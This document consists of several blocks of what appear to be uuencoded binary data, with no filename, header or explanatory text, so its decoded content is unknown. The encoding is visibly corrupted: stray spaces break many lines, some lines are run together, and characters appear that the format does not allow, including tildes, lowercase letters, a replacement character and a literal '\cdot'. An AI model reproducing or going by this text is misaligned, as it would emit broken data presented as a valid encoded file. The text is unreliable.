M_ ; JP*#9) 4-`_5UB2%OS_\@K^B^N/89O<! \$LN/65ZBMQF XBBDT0EPI, #%\$@=6
M<*V=W4SE<_<3#E> `AG; _73LK<F0?<0) \$Y*33 [K8F.)) W5C*=F" M#\M%F" J\$)
M; (*+>OQ3H] KEQ8% `4YM:GIL `?. [*-D@] 0"UTQNW [2' \$T@&. #S#Z4HIX/OZ
M `U7Q [+9U^_?QL-<HRHD2 `*D#AQU3@=?] G:P) *MN=EEL:VNK?8NC_J, ^ (+>V
M (, 3--N; BU8YE7T! LF52A; =%KP^&\$%4) D"=K28MBL3^=' Y-+?9Z/"] K] W*CP
MBT_L5IYPGY `2J<\\$HBLA!; : (4\$-UZU) 81* `<GO+HL' B0&#_ ` ('UN/MVP= ()
MD4Z) 4*T_6 (6?M [AX&33 `2L' M^6_MQ#, I ` "YY9^ \ /_S\$Q=H0+RL" * "0G2\ ^>
M.MM/K:> [UM.G.YH+?#BR `Y (@T9PO; 7+=8; J [A ['_1V] 7+UO#N-8R19^~8G
M8Z3Z_F<%S+D] M6U) 5TW9E<LZ&CMS (*J4ZSL] YS:&>"B (^; O6 (KFE#_%4R- `F
M\51P, \$I\83TI `O_@T" ?3*] >; 14D/XF<8W#-D=Z' QAW.+D#1&VQ02DX3M' 6QQ
M9!X>JAX>?4HNR!L@E [Y-) E.2.H2&H8W<Z00BZEZG=>!6; H (!&, !L7#4#N+XX
M1TVUR-# "U_ ;) I&] 23VXDH@ \$SHX6!&O5 `3*' =N! (GP@I0BEP.W=[+] H8#/VRLY
MB&XYG85_)] TGX] BC5X\I+C%:*MP/YN\3; V=JTPOEF>? (&MV1KYAC18?5*2IL
MQW&8 `2=?+) [=2G\$JTW8 ` () GD) -Y' RB_1H-L (PW (YEJE-KG>OSY:*7&\$2^\$E2
M4NW; J8/#SFU_7A `M93WXCZI!>*-F' /R&_V8BP6QUOXM^ `1; > (DNR/7 [; ; ^&Y
M* `Y/5?+M') FY;] \$' S9+TD\9LV] XB*A?R. ^! =GNG4B:+) W+, O (UR, [" `@) K.T
M._0! =# (.V1=-L' ? `U@X:XXWQ>-@Y/D, 68H8DB9QN2HQ (3H/!32AB#R8<.>E#
M>BUY) [%0E<PPYL8)] K4PXQNI] >>], Y.CY' A.@; S0\$N, CA==F' E7BPLGQ/L\$
MV, J- [3">+*>6A] Y-?/P28VO_WFP/L#4BxBK1] F3\9+&AT0A_KD@B+O@ZA5@*
M9) \ / - [; ?; ' 030XBC (8L\ P2XT-9C:WGL [= `UHK6XEW/ [@.QTJ6CY.%B; (-1,
M\$Z (@NY:-1JF3H>D1V&Z3; O_#A*Q@ \OJ' `QL<26CD] S] LX2B^MQ-\$Q/3:@F^0
M.MV++%B-L, %@88P0\$O, C; GT6D3Y@! / ^! / :>M\>2XW^`V& [VM_.40^_Q `*C7?
M-H:&-5Z2&B?=?F-L6.5' 4J75/T/=:ECG)] J:CV/3&G\C-490^T-3PO `U^RU8
M' AC7. "0UNOW>&X, J_V) ; =5SWIAMUZ4/E-EWZ&C; I' C6:S0D.) (AXWWB3' T@\$
M/C@@&MU1A; H#Q/U. \$T2RY:#) *G1F) *; L] !<DF7<0L95H4/0<Q_1\$: ^? (A1 ">
M<82CC-J7>/LAO] & `E `40 `*0GG5ZC^*^<NVCE\ (OE!U:TNJ!! (RW; 0^: ; , S.#
M? \3! `YT-VD. `X:\$K `@D, F% (E\$ _B' Q6Q36+OSKJY<B"O `2R ` ((@NB3?>ZU9
M.#O! "B^JC\$@Y.N! (@6V/X4FCV09R.JA-@ (QZTNU"D%> (&ND&8% ^P8-N' (_P
M.E9@I' T1X6T0TGT `_*QB%=B [-IQ\$3=3T<S (52*?XANUD (IE\$DDET_L#E] 2#
M (P [IL/ . ^, 6Z+6\$W, ^+D+] 8J@OG\$ "GP0 (S>^HG&/D?WG^JY_6:) ?#PY>\#C [
MXW9SW&Y) 6 (/8<3SLV>92W.G (, <3Y\$S=BQHVQQ%QRFE7OX) ZO0AR"FB2QA!BD
MECV' R- (0; 1>-->?>MO\$P.WC! (7W? [Z (&=, 6. ^AQX") R' >FIJ^W0H3.WIE:E*
M^8E#@\$9:;] 1I] \31%D/Z.1<UXQ<\U&Y"-XZ1.D' # ` (+-@CJQK24\$S8X@' YM%
M@_ `1T*QAB9\$HCAM^') OM".1*Y., 1+KL^+, , 18+/_38<S8<C-S\ \$GYTP=&<S
MQW#D"7/MQU [S [; #?Z_Q=XE!TYT^OPL!W_PE, @BF5I" &\$:/ \$W (>P4X\$CQMD5=
M.BS8HS/" ` \C/@CW\$J?>B5" # [W?V, A `+"QC�@9!@F2#6X@JC (`=9" , 5H+6; _9
MG^W: YUZDZA+D2: -IHF (SY?, 3CPWAZDBX (-K^-) XO? [%P^%= (\; T, () KF `@=8

MCZR3P3-29LO*!B]E'T')2"J!US+*ZV:X0N!GB\$65W,)2_%MHOJXXQH<\$)^=
MDE')!:S&GIK(6,'G.%1CLB,:161VV`#/A&*?3&+[\$C5A)'X;K<:.GY)B)' /
MQ?:AS`&<5L#ICE`5'.E/>N?'R1(.WYB\0?#I!OXK#N5>X@TJIGLB9S7-?@^
MZXQY=SCG0'P2CDDH.'K2DE/I0*Z48!J]C[8M=B20`^^H\$>9[21/'*L+6^0\
MJQY;9_`^J*\`_)8W'.LP.B02K#VS,N<J3R_-HC"U]53=8WN%E;K[#\$'G?
M%<#9%9;=N5R\$Z)C\ACOB4(_(['F'Q4V:CWI&@FB#P+/IE"\$ZOAW>`\2D0J
MQ\$HD3U=^+5Q&H!P_X6+>"X`([([)#N@Y8@(&!#8=L7/.'(SJ?<O;M>W6N=O
MJN/50S5/"EB.)9[E]*0DG^>DQ]=S@\J4EL-/ ,L+0SF8D@!10/) ?^0G27-/:R
M(I<BPX>'`^1'+2;T?8[X9LNF\$J7*HF!&,Y=K(=O+NUJ93F`H8E/G@F0S%=E%
M'SKS;3)G,<H5LP[QPZ1VO&(2@@V'[00>H7EG+P&"*RA399!-1P/- (4@^5S6K
M42:V/\.;O-5@*T`PAG781D;=G,L"_K.R\$)]5U,<X!N[/RJXF/DZKAU<8EAFc
MTN.!2FT1F@`F5\$TM`%#Z!A!T)\$U/30@)L"*4,'HO@<&UZ0+\.A_I":R"ZAI%
M`*L(83>HC:T`J@A="V?_J`DA`5:\$LH=DM^'/X."L)KP<1+.!M][@SVM08DCS
M\$.73S+)PY?JL&]J+97S79*MB@TS@)!^~W%=@.5M;Q;:FIFB^'7Q0E%(+D_E(
ML(HS.Y\$4@>0<VLK*=BD-V+D#UKIXV-@X;Q5K#5QJ5L`['`^D'8DM?5Q`WIGY
MFP(_GF1#9RZ1`.@!OQH)JR10P,VBEF+6PV2Q*5VF#._Q2901<RE#6CYE2:72
MI"7668:VPRQMDDU'B,RG+%NE-(E92U*F]2=%#Y-Y+BMB^1)&:@DD1NP1HX>4
MD6EXKJ"!SGLR\$8B\$;B[#4!V!A'0I2]_*R%^H1)RDE)+;GX\=5]+@QN]DS#\H
M,'<#%>,)9CUJJ"5@!G)`NLCT@IM)2@B4E.EXJ:"C1;-M;8H.`C\S<(ZR`X>;
M-#ER\D<.5T>C\C+.~Y@JKEZ&-`63P`#5=):>-J@D\$)5XO.R2<5TNSK9GI8G
M";8W+6ZIJ#;FA1*?=AYUQNW3R3A8XNU<_(,~BU?6(7E`9/65=41^8HEY9;T@
MOV_B_O;*>D]^]E0<.[S^07V=^<I#IS'!:XE?62_*JS[*4_:@HBA[_].@1:FKG
MI-,D#NG8Y2DS)R;DZ_TB40>-L7LY\7MBK";[X\$*7J(I!CV#GHUT1)^.2\$B]"
MR52/'5I=41UJTA^:~B/41.\8(%87U*`%_:YE,*+![L!6F4Y'58J7VJ`"EY
M;X)64U*`&`MR7G.A@`E>93D=UNR`^3E!F'EG@KVXDHX4.D"UG"?0531D=)VF
M*+%;ED'@<2KWW~K>XI^]U[X1E?DL\$F5F69\$;'X-3#/Q^N:8]B]A_PJ6ANG!
M7L-G?@[DHFCH+`%O.J2;M4GYG..HF5DDFJ8W8A2'E^E7L2PL;\C'T>(YV1"
MX5W^)]Q-D3%F3PZ;IPB20+==(G4MEKS[LYG2=(M#V3M9=MRW(;VBX'>]G=*W
MR];6?(T,;8GSONV:G#^(IQT)?[ZWGC[=^R-P_>W;/5:53,>W27YG'JO9T0JY
M57:095R6PR)?H.+WKRQ7/F!*],8*1S22X(BT\$0>/#&UQ>*^<=)'=<_2=R_NH
M?V()&.`C8'=NZYUSUPY#U&;IML:U1?*)BZ*`H673H28\DQV*LKE#W;FU[5K_
M:43P#ASYJK)P<[2@`L@PPTU.W:PM95W<.IQJ7;Q[@XB#5_2='C%E/\%]_O,S
M_G"=>R\X%8E' H5Q/[UK"/5/XZ`)]#>;[`D2@Y8_Z7>M_=X+2W>8K9'L,TQE52
M[\$Z;`2++4?UY~K<\V!\$YDN#(G@UG,\$6E,*F/6-/523TMRUPUD~HGx:NIE3)6
M=5M3Y570UK3@U[>7F3!;N15H<.*;7I?C'G#)=MT8-)D<W#U,C70`7,*:(176
M~&=\$:X2[#H;~\$?[WH<Y=1ZPDN^T8VREP_T3C`O75FC!)7_10_[.]23.;L+U
M?`4,(O+#=LM90WH_BP=M&A791K*0U:S\$--859TL)3H@EC*G[G~J_S<4/=2[&
MK4Q!JYOZ<VD6"?`Q<@DS9X]+#EB30:/1B5J\HV*I24P:7^6T0UYKF<";.(
MV&~0&=@QLYB6R'=`*MVN3UKLY`*'`O]S.]X_TLO:`)`^;9VQNQ^`L_9"ZZ;
M7`H`.,%,SP6&:J9!;"H9"@1X*@VWP*XZ9`=KND#17/2ER`^]2F.R1)?9DZB
ME)D.A4R](A)&8JMN_77+^JOUTX'TN~B\$Y?ON'BQ;#=5)\$Y\$Q&\=WDZ2E:\$Y<
M3.ROL+U\0Z`)>U?TJB>Q%Q/>EY0US*X*NK0\]G\$_"= /D:F/+X/.W2D[P4VN
M*5S<69?N9\=/X_*1X6^^*(`S0<5HY<^9<L=PKDEPX4<+QILV?&7%E0':XHC
M<.XPCFZXPOVM7(=Z6*4DOW>5K=G)&)L`7.R)Y,!)WQ6LR!I]`;Q3\!X>P^8R
M^E,O6]FI?FU\Q92:)\.XM^1PDQ2H3ZYSYFWE8E0NPLW<KRR=>;5N?Q!?HMI Z
M(VNTY_8)?]R>TS~\L9S^8<%!N2FV<I<96\$%K=:)4+#.SO\K@K[??:>`*#?3^
MKK9A)F*1N' SER\$121BT0!!R3"%Z`2HH\$YV2UJ_*RJB86O.O6*QZ'4GY\$C\$R0
M9`_Q.L4C<?&K338\$/N8TSD0^4E^V'`%)`WV3D`U(2.K%^"!%!'8VA;W4W)D_
M4SB1E#3J\8SRF@,(7W*U0GV&XQO@Z!<T.&8)>0%PAD+Q6(Y&EH8_XCY)~+*:
M@I!)A"DKJM>N=!^[2QOGK`*Z/#.[6/Z@9#;])4-,50\M)1&65@ (W.,5+"@>\
MXN21FH)6~B<5UM1K@WF2PR=9Y!\$YDXZE^PBM,N?B]-7TF#~A%C%5<5:J:,"
M&Z?`\$B2B!ECTW@ (NMVO"MB)FO,S>>,:)J86)S8A[S~&:PR<U*P?\UQ;YM_=4]
M/_SYD_)`B)YV0#P\$D%[A\ (5S?\GM?<PJKC`O" TETNP3\$8VMU1%T<\$' \$3'%4
MPOI%QJ,N)E[*]S#_5^8~0L+BO?TBE<U\@`"`)^D)!+=SZAX&F]/+OXO]E5J
MYKFZV9^*V\$,Z7CN)XIT)+)?/I7+0)8+B"Q_S&E0'+`A+7XNU\Q2+9\JI@2G
M\`&*!.MG~. \$L@L].<AYEH%G3HRMQ%B%`I-];_`B,(OV`O\4M:.`@JP!1#IR(U
M: !YX6KDIN+QT291EAE.[N;~DHJ72<@)\$=' ,<I)90)N9IW:SD].NBK\$:1/))
M!#F+S:\$)F+5;H(PT`~BI+PW" FQ[[\EN;\@`V)R8S0~<A@QN1.`7(`XO' FEDE
M%YFV:.' ,?LDN_@9QG`)0R2R="L[89,W+^:D2>!A6R>4.SX_\$GL&`>'L'6__B
M6T7(&(&WB564\;Q3H,S8@\":6+CU%9=73\$T(>PBN(FJX,"J/!PV]O2Q@4T1W8
M(F60?0L)"W#?6=]%`7)J]F"A^F=1IQUK#WT@A@`^4LXP4+\$~I:.)ZX\L%*6O
M3)Z&%9:~DCNRHFO+[#?M8I,L0YA@_QF?LC`#DU,@FJ7H8RL3UEJ<GLK7V2J
M~9YU=N.D2&=PI0J5!ML_P<9SP1)9U#"+DKYCG(HIMX9F1<PT#>G&K*Y)H(27
M*XAJ)H,X*J..1\$>I3YZ^`J).T^\$=%8XJAXL; ;>WT/PKL^E[:VL'GO/LK:Q]
M>(2&ZD?Y/G&7T^P9"4M`LCK/A+HJU>R0^/7J="(%OGMN)DJ#OA!!EED. ?;T
M*IF&L%M\$FK2~5T\$`@.#*=(:V0R\$S%5\#AY]>S9Z^K)7\RT"MTD25?X2?Z\
M5^#`8Z9BI!+IG@W])A?@~H+8UXR4,AZ\801H"B1J"/L;284@%R'OT\$>R.*:
MJ@B&5!V7RL>S\$]U<9KMN8IMW)4@XDXT`!&].X[I[B`_7",+*)P~%JOD\>_DH
MNMW6C)/_Q2>~:U8.^R00!Y^VK5N)=(7EE0/PDB81X51(ALR=3*LI7E[+A\$[2
M:ZF8\OV`!LX0EQ'2(9)1:%MHLN6&WA9W*29'&O/%R~S32E'5&@=>3#Y6~4`^`

M74I*N1UYLJE>PEMM<A,,E+. (;KH* (?TNKYR*44M8#3Q@1:18.QBC84I\$P) (D MI<G'E.0SR\&&QH\;D0CI4T<62'9\$XT\$JS)V?Y8''S45"A1U5',QLTX0Z62M, M64P5:3)V9GJ.<)EI6\$U[L<J0N)!17@91/B?"<[GB6=8\E5B; '-7\$T?9-N*" M[\!<;H=W8`%;X*)H3>U(+`=K,>L"4<A-E#L()/I^FHO/ND+U+AS'I]M]V#Y. M=E,YGS-.XVJIEQ4.ZTLPW+=1A9WT*VTN?9"VGSY0=O\$C7H(0#.MU2H7LGC:W ME#"000AT6+): '!&H;F;_F+JLG?9;G1/K^RU=R)*FFVGI[U^E571(E3*H@<ZI M4OYL17D\ (QD+9!<5UU),A'^5GD'./&6+A-D1I]Z"GOFU<L^\+M4SSVKKF6=_ MWI[A%]#[@!40FA&<,'9F_%3Q^)^L&JED#_8GE'#Y?L0;Z\$\-S+>?7,Q+5)!B M"TT,T\$]4K'>5*B^TL2#9L*A>9I50*GS4;J3)% (O6L3<EP;7T76?@_V.#>EI64 M6BIR),]D[2>B-L:KVV7A.T?+=T@;C]!+4;7;;]]BVJXL`<BKI)A\$#XCF[?T MO85W:WE`Q,D)_+>W>(3<1E\B)*GX8,@[NX^2/2+J/\%M%+\$G;+?()LL)M"9) MF@#[QFD3R-XP>*<C=J#W<.'`EC>0<.X9L/^EW2>R"8WWJ@JS)YB%6S%PUY,B MLLBO4P[C+4GI(<)>JE^0Z3JSD>D*UYOKEP/M1JI6&XUIMHG@`_G-,3V78@> MDK=:W\$[LL,1!)Y@U='8Y%66.H9&H>/0^*M(\$SCCL>7&3T%2YNZM,TMV!9;` M1&4%<16;DVQZ%X(2XO4I1`[1H(?!_3HP"8UFMQ(-VJU13!MH1)(AW'+Y!.`&R MX\$`L%.N3O\$G'/C"E)A?^\$T,1H6:+=S84B)S<3KK[WG8G]38_[B8@H?7<7-; M'OE:@8\$M^W1ON.INM*;#9>V0'\$@`H1H.NLPRH1DT2@B\$%EUICBCZX5.FE;HY M4SBMMK82T`>WW]W",F7E7_O!C0^SJ=8K\$9APR+M)T6-, :8\$3X9DF59RS6T%U M^A>YH0-2*,JC,E#;:7KJV:UB8UJ(N&!JSTC*/T&!J)4Q(*3)\0W+7R[NV5]P MG#*Z)\HR1`KSD2EG<.IUG#PR+\DW^R2[DZ\R^;DS92E9:89M5C=;M,@Q5J`J MFQM*8ZCK1!%7V>A4D4'G.S?2_8#TG'2*QP%YG7*)!*Q0P5%?'`C`\$XIQ<&\$^ M37X<*5^!A;IRDGH(.-1:LJNEB8%8/FDA3^MU6JO'Q"-V]9?4\;K.(,DN-D M=9,Y*6<?69&=^7C.1M;G/%@A`Y6TTX)C;V1R;#.4F0,L0>@*_<5: ^R\$YCUZ M4F3)QR`L@U?C6S9BL1V&]EW=0_3;N,N,NW6Z6L:V5J<CSI,\$BELX7-VW3O]W M4; ;8& ;"KMV,LCW\MU.VWNS;B"L[XO`^0SJ4_O)*%3\`=H"TI5CP!C-1(CZQ MQ82\4A*BQ@%#R_5C_LBG&VW"Z:-L\$ZLM,&"E.I=ABH=2V*9]M`%Z*9%I%?/0 M\$QNU=JO\$X!GK\$?L>OIM/`ZYS1ZZITZ7C(+#B,I?1H!.G6=LSLW\$43_S?S MGL_6]W_A<V%?RE!9?./<I`,`;AN91\$I,H!:%);+;V`*CI6??I8[;GGL-`N`S M-X)\W0LTL8;*RA7W2\BY@7^QR^^<G/L74H8-&K1)+B1I10PL`X\C&]1)BNE4 MA2'6Q2HF/G6PRQRNB-/J4U34OXZ4D)-Y9H#I&>'&06BF"SMRIY,+R/>- ,W@B MK<(U4E&M?4LJ)I>D%-5\$R7(\G`-\XLY85#?TS4#N@0.L,MY>2FX`V#X-@V_1 MO/)X2UH<&4L[M!>XVL]&Y=E(\$K'B8<]5VB7;XM+9%?\$6I.=(J0.#6FX%L;VM M),34]\`'G)0W07P\IT"[LWJ/,%:LXA=LV]T2B99@/#L4]0=-L6S:M]P!FW!T MZ%M<?`BI+TG?D`X1^:S3B;\=-TNIQ'/,-\XYCWB^E6@<OA>K.0S5MXQ(=:HZ MM)*@5VSY(]S<@14]5:F_7KX<DEBU&0X@4C[Q92:+M!36@K@`M]D]3`FEHV5. MQ@@2XV`5LEUP<>][CIO,"3H[7%1N;B>[SZ1AF0WNQQ9U1B*'K[BT?DSEHTH9 M\6DO<<T4&?!IES`&_Q`&C4@4Y8P;6W]Y)*!V_7+8+D-`B6_3,]\$DA+9IE*V MPM(#`1/92^!0Z@!5MI;@P((J5Z:`UF2<POS>)07E\$20#Y#;W>?QD]*#":-IU M_RE<92B8Q_%Y=&9CW[5>8P'6'E@G@+8G\LAH4X?T\]P003M7`BP1&=>,29 MD)VOQW6-0(I:W8K;[U`=I+X[X[M2JD/JW#;?^L2J:G>YYHA:D(\JUK8`-%* M(PZ&@IXG\0CQK?0`E= !_-6M1^80(4>4K:B:H?F;.*U(T_&J3!O.QS)\U'EMO MG)BZ\]-5&J@>S8#/4=>#)7-]);2`E/>8>.\M%2BQ480U`SMK%6TF/K0Z= MJ,`Z9!7)1940[L'=-8"-T)+((:9O.*W#@6C6BX62>HNRV(S@'+3;`>[8M@ M)7)4J'&/Z^O`UHC>N<*O(SPNL0-O4F/;GGT&IY942G;D(5K\$%:3#7LIL@<\Z MF[JI5&UP5Y=MYPK(:MK3Y6MK7!6,HPI)S)`3,<#>%IP3%9</ZS!Q431&G,* M"FR\]'(G7"PC"@R<#3F1RIBOU,)G1=:W#EVM=4C;F6,A=E*-#RW@)Q&RX`Q# MR'8BQMI+.(&MBN\M1K+>C"2<H68<XW[&[,0VJ5"4\\$]C'5(3R;2Q>9;EH6S, M\Y-)TB-L76\$G?,DH3'S)(*6CA*^+SL\EL]+`(9"XW]@GF^S6)#LB%X;HRB\$ MH_LCH:6&NQ<\$UZLE?<#OY/\(0]U]Q,PLRUU&E`807<HN/7OJ*(R<(AMG2*OF M6C6P.V/\`:(LY)Z\$,*QPH9,LA[ZG`W7GSV068?%)<POP-L%?K>UGA]S@048H MTT6IN2GV069YE5KP]605T/I*24D%B/OT,>P-)E\$(MHD',\.:F_>:HLN-OK)6 MEIH2UWYIT!\$^H,*VV#)MDVIQREXMG7!;0\$_VGG?V\$SEP[W'CGX\!Q01A^X8N\ MR,3*_61"")S?5+]CF)T"4!Y.)T"6\.\9MS[K4<.@YR:1/59=&\6:J88?(S M7?ZL;%UU!JU,A\$1%3U'8\$I5"&@LQ/-F.Q\$6C>(C::(BC)RPZ6\$K,D83\$+\$"B M67#\$\$H\$12P1%W%1`1%9&D[1,#900._FLU\$GD+XEN.1F#DSB6/_F93OZR=7<R M%KJZ68G-@`B1!:D@LJ,BKJ.)\<09[K&@.V2`>1VQV?RW:R<W2P^N"@!(_6M\ M7JK5-VGRN<)/B3")%3XZZ\$6#+J<!.4\$.;[,'Y.-C"7%>H\$B])#+@VD]N*,8Z M\`P`6"8(X\3P28293=Q6P2>4L3#+M5P5*:DNM+\AX9IXR2+J=`)Y`(VC%J;T< M`VR5'Q`EW.6REV2J4DU9\$/T8EJ@"-(%0QH"%P[T_XJC0L`>9ZI34@L5;B6" M7M9EK?H+Y#SZ49G%2=T/2<EDIVHR@#K;UE8:47C2()_UQEL&:IO3P6OGLF)M M2<WH"^^?2]2=Y6;O*MS^%#J:/\$O97P!HEW00ZQS1E<&\9!7F5,(/C4*';B2%" M'@Y`,`\$!:=OL;19.7^:W\$Q@6_QJ7^=JZQ7:RHR8N`_IM;SJE^533#PHA/;_ MV7CE08ZHQR(\$!:`X`ZJ9R^P\IW7/M*V+TN9Y\$ZF!>1>+,X43VE,>\$ (CG;L;I M\`P]Z*G@H/"4(_LA#@*F:4[A_?+)>IRC4)PI)R6?"!<&4D.\SSUWEP60DR;Z' MYBPA_D1^OR5&05&OI9DGOK>.<(>IXCT5S\$YQ\$*/YE\JGX`7B)>[3KDW1MKJ M2FL%>L]0[#T.)P1ZX,][V?YI4L+@U=-`KVBW%\B=+S[L9*7",4-D@YF3GB9M MK%`Q]54I<@O30&.ZBX>1IR281:<\$M,+G.38=7\)6B6P9!I79G"=S-U;>7E+ M#E9\$`DM0(H.DT-(MWA&2QZES@G1?E<W1A6)'%&]W*L#>PZ9GA+`. \$5:Y.N:4 M_+IPE\5TK2#\#SBQ)"XP_/I:)! (KU4]?UG=YJ<>&\$>#U4:V?I8-)#CWD(]<3' MN#5;K'B+&=35`0B;EMFH)_K\`WB""/Z55-0(S-HME1M4F>@&.VUZ7#G[;EY

M?K+[V>WTVI/>V>EQ>\CM?V:??2CN@+W3;G!ERDLTY0%IRJ!2W+=UC6F]+*8-)
MWKJ1WQ>L4S+E"P:UO!+=RO3`I-ONO1F_W2K3[8+LY#97>>]AZQ\QOG>K654;
MSC]+I)`2002;+>_I7LL&5),>_'UH)V\$G:OT%E:E"7Z@IHR_E:.N*(IGG_U+2
M?) [3D.QIGK:HT:F\$%HB9ZM-CS]5^GU/MUV\VNDE\(%X!JE[H3H\$T4#1'02JJ
M4R7YN;R2-.%"/7I2A<K,7-G*CLVM<KVHT65*X5\$I,TF-J132W7+C2BF#X@LH
M)K@NK]=.N6DTTUYJ@F@N9>^C<156\!' +R4D9Y23W)@B#267KZZF\$DB5=)5,
M1X' "TFJLCX,\M96^--=5/#Q#!98TA==B:ZLQ/8,VH\L2?)44&AO7.J66U]V&
MFBV5-V/U1A;6+>=B==F^C1T_<@_`RMW#8*-J#;N]2&B%2&>.`SSN5P\LU"3
M*M"8E[SG3S;?83DQEC"8R9**C4R2) ("J;FZ!T^+4CIU9K9VK'+NYV<KH9KD9
M-U.ZMY*!<.`?5T[,^R?6(?T9J%?\%?Q*R4_:P*;I>]F2@WL>NGL[:(!MFXMOZ
M]O1\$N-6V]+82AK&QKP6;COWARH_=A?/>C5PP*WT_B/%-H:C6KBS&<@]=ZZ\6
M\$SM%S==.`W-?HW.IAFP;2J_-34&Q4K'Q)R'*L_5D^(E-E3)].^VGDF*JI:.\$
M2:7R>>)&HJZ5J"VBEF6Y7:F4S3.%N*8Z?B?<T9-L<CS(\F@K2IT)]A:VI`!
M7']P8B>\`U61BV[C.N,0ZXPEHX%7&?\K[8_]U_'L\$]I7?/X7U9"PD2NDA*7
M,5;%UWG:2:BFQ&6LIE*\$A5I*B2C15XJ>WT[\$QBP;I:RZ5+2MJ;F4;:BDPU22
MOE7(6,WH5O=A.:V6/)]#+-.2>LZ0'^74716&*@HI]"^N-4AU,N,Y@U:'>"2
MKQRVC[Y6@T,A#/<Q^:;86L<[7GEQK7.M'OJFIU;'<R!),KU:/R/8R:_LG@OW
M\$H(-D*KOB<<2+UIE)\$N`*B<+A*#-^V<DC6]F@%99*&JOTEJV4\$GJ+YPA4,
M%GKY"VYRT7+Z\T#>DCJ(=DQ:ZE_90@3CN882* \cdot +\$';83']I`)NONM25#16A
MHG*A0E358>8-+4#]*;ZHBQEI4H]FC5@376J@%UZ)#%MJFK.]HYY3VA4KJKS
M=:J7CE2YBRJ,U_RAECO&!J%W/1FPT6I+A-"RXE8E@Q#T4DI*:MB9>8S<@C
M1;Y5(*K?N_L=(C_D[>-[IG;1C[P\$=@])?7>ZN-A*R)9F:"&^'=PB+)=<\$4
MWG(/MB"Z;59F2LO+H17;EX)B]V&:4"TU+7*%GT(, :0K=,H</AHH`CRIH;DW
M>&D5F1>:.O^R`!B[+'&:@JQ5-`[N/,@%J[2@<^&;L`\$^0"T)3%3(!<4P)M,@
M^?I)RQ*<BR)+[;^4J@"]1C+VCX6Q?RA,=:3<](K%-\$*_9>-W#DI_,IZ>OS4
M@NA+]%=3^~42?IT(OSK`K]^\$7R/AU]^%7]3U7S)5%:A@L,1K1DLIP`67-&6
MACZYHRT_U%[2SM;>L;3D3&MLVO_-A:5982DAG>=#`D',&M0II\$Q4)3E\%>#Y
M;FHA@F#&?=>DXZ31((#+L\$0&0P2&NE\$<G"V4A,<I<2OXLXN@.2I7T;R::9
M8#OQE\$A&4SIM94]BJL&I./TEEI'(MDWPAO,-EYJ_G2L.BNF6KG82R:I@/<%'
MK8?-56YB-I(WYJN%I+S9OB<I7K@DH,54JX#UCF5D_&M:]`2<J1&?=/)6+D<T
MICGE=/Y&2#NY\USK#H@"[/V<1(+G=#GPD-("HT1@%&0+W75!45PIXI8R[V
M?'0\$#K/I.,A@+AP1&H3)\$-\$'176&0Y!"7#I=*<20XPB6RE&6,0X%P=0SGC:1M
M6X:=HAF4.CG0^_F[;B^=T(U(8M\$W!L@Y@L.6.S:LPK5D)K&\$\NL&F<O7Z`
M]0NQC7(-@.;I\#@V1'VEDCN5W79<TP.I.D5FYY4PX8L"W^9#^- (8\@R&BJ,
M'E*SK%_*I>,[H>VE>6^5L\$13!D=TU;5/!(C71"3V[7.E8(K%Q9P;(. [; [NX?
M._K^4^,[?ZZZ@<T0DG"RB=3N6G_L;">/)7HLMR!VJ:H5Y6_0&/="_=U0,Y,A
MH/\$MON(\=T/(?X%K!-+0BRY)E#%=A2'\$7\3*(@/!G5?I(YHO*JF!N0:QBFF^
M'FTV)(CPW):N6B^#P*-;2-;/M.<DV"CLOQ0QA@DG2/Q+PH5L6W/R(6<3&U'D
M8E:CBSJ*2?ELS>..`40^E0C"<KSSN!L[L-3D%X[VX.2+";-2IW<M;M3DZ&
MC=/V+];^7ZVC`WZP_KHO6G@D1\QDYGBQG3W-H7.V`#V1,)''I-T1\$JKPR,J<
MN`AD&`:*^S-__RRY(K(`"(QS&6@V6%R"K(S%22H96)NT(#,O5<:(H!<)L9>
MBAF'L,`AH>1^4I8QX;Z6AQC.N1)NEH\DMD8Y-G(`#7B)2U=EI1#7JRANCRH@
M6*`-D@P3PV5Q=JB4JJ@7QOS*)C'A"\$1#],I.7)\&#-9P2^`QQ*%ZF<9CR=Q/
M_D><JDBV5%U&`\+60&D?W(R:H\GK79WW&!@U!T(@/(@T;O2_9,)OM(TRJZ?
M%"I&NWBB.DRWIV%\$QVC<:Z;=,;M4P4QNH&JI8AH@R*"I.XK;6L:\B\$G4D@B
M760'3-U@9.-/=V`"I8%1H+RO"Z5V%?-M_T!F>M?_/3LZ(<#P_E^TQ-ZC1JS
M6#O6IAN`F?>L&ZJ-`%6L`@,)YH,:C%##UI,]Z'^P-)P'3Q[^9R7O!+B59>D
MU"8\$T*9R0K"N]JK<?_@R9W2(HXAVD\$Z^_P4'9A:9N2:'W-0!00'RQ;/#HQ]%
MA91K8![*QF0%]<6L3T.KL%ZI43"BG"2E3='\$VLS(6\$WZE>!4G!;6+L/JY;)6
MFO%'TIDS>Q!2/6G_/F[W6NT6G7%_-%Y=;USN*ZVT*P^6^YC5LZ*I5O<;E]![
MT1]:-V[Y6&N<R3#H7AHFAD0\$@-^P1M7A__6=NP&K+XZI?@+2ZQ:+AMX/^C^
M3:#&8(#80/=;C]`: [,5#6H,1&O+W1CD:\$/F9V4B]-7J=G.@HN]UZ!H,X9P?P
M>B,;I6OM[JTY-(@@?F)I8I;09NS*W5^V14V.DML5? [; [!T)J2.^8-(O-1T;
M\&;2.S/YJ*"C/P6A[PU5]=GA7-C+"19OB]8^S\!3I(!*\$)5R6B*U\LX]BB:)
M7)<3+\$)S'L;K5]8!SLW(/?OUE?52/D;/-BUUCV)&X':J@/EJV`M81/GRAO(G
M;!"40JI<)*HGA#QZ(,GXBSIO,R.X/'FO@82?%#R!75QCPI(M9,..@(;_H,H.
M7-31:4.-6_?#D;)]U+\RQ<S9=M3[^X0=S9,F1O0DJI8^#[*I%C%,S'<S\19
M^==<..#2SI'J.R[1^@J\M8CI11FS\0\61'36#_+VH+SW79W4\ZHGSV\$%\$79
MO\$0R^7)BHA(.E+*B7-MF8,TOV@;;,6&GI:5F[-QYVVHJ3,I5:+]L/@K6VCDVC
M@W\O1HVV<0JKIN/[3MB\$KT[4<J)I9?NET^NA#FIV&Z-1>S0A^>'QU;NMUV_1
M!^[7N8`K<?EA5[ZL8!6K'I/2W'4\OKH]G3KHS]RS+Z,MB[O:(V)&D2))ZG,A
MN%_J1`EJ\$/9ZROA2B[Z;FGK"Y4-KB^?["Z/.*2L>HA0[F:(+A')7_8GK,</
MM.R&,_@+V@]*\FX3^~Y2G!KC6?ZWCS3*XZ,JQI8BM#>ZJ&FC`\$N#CYMD>QP
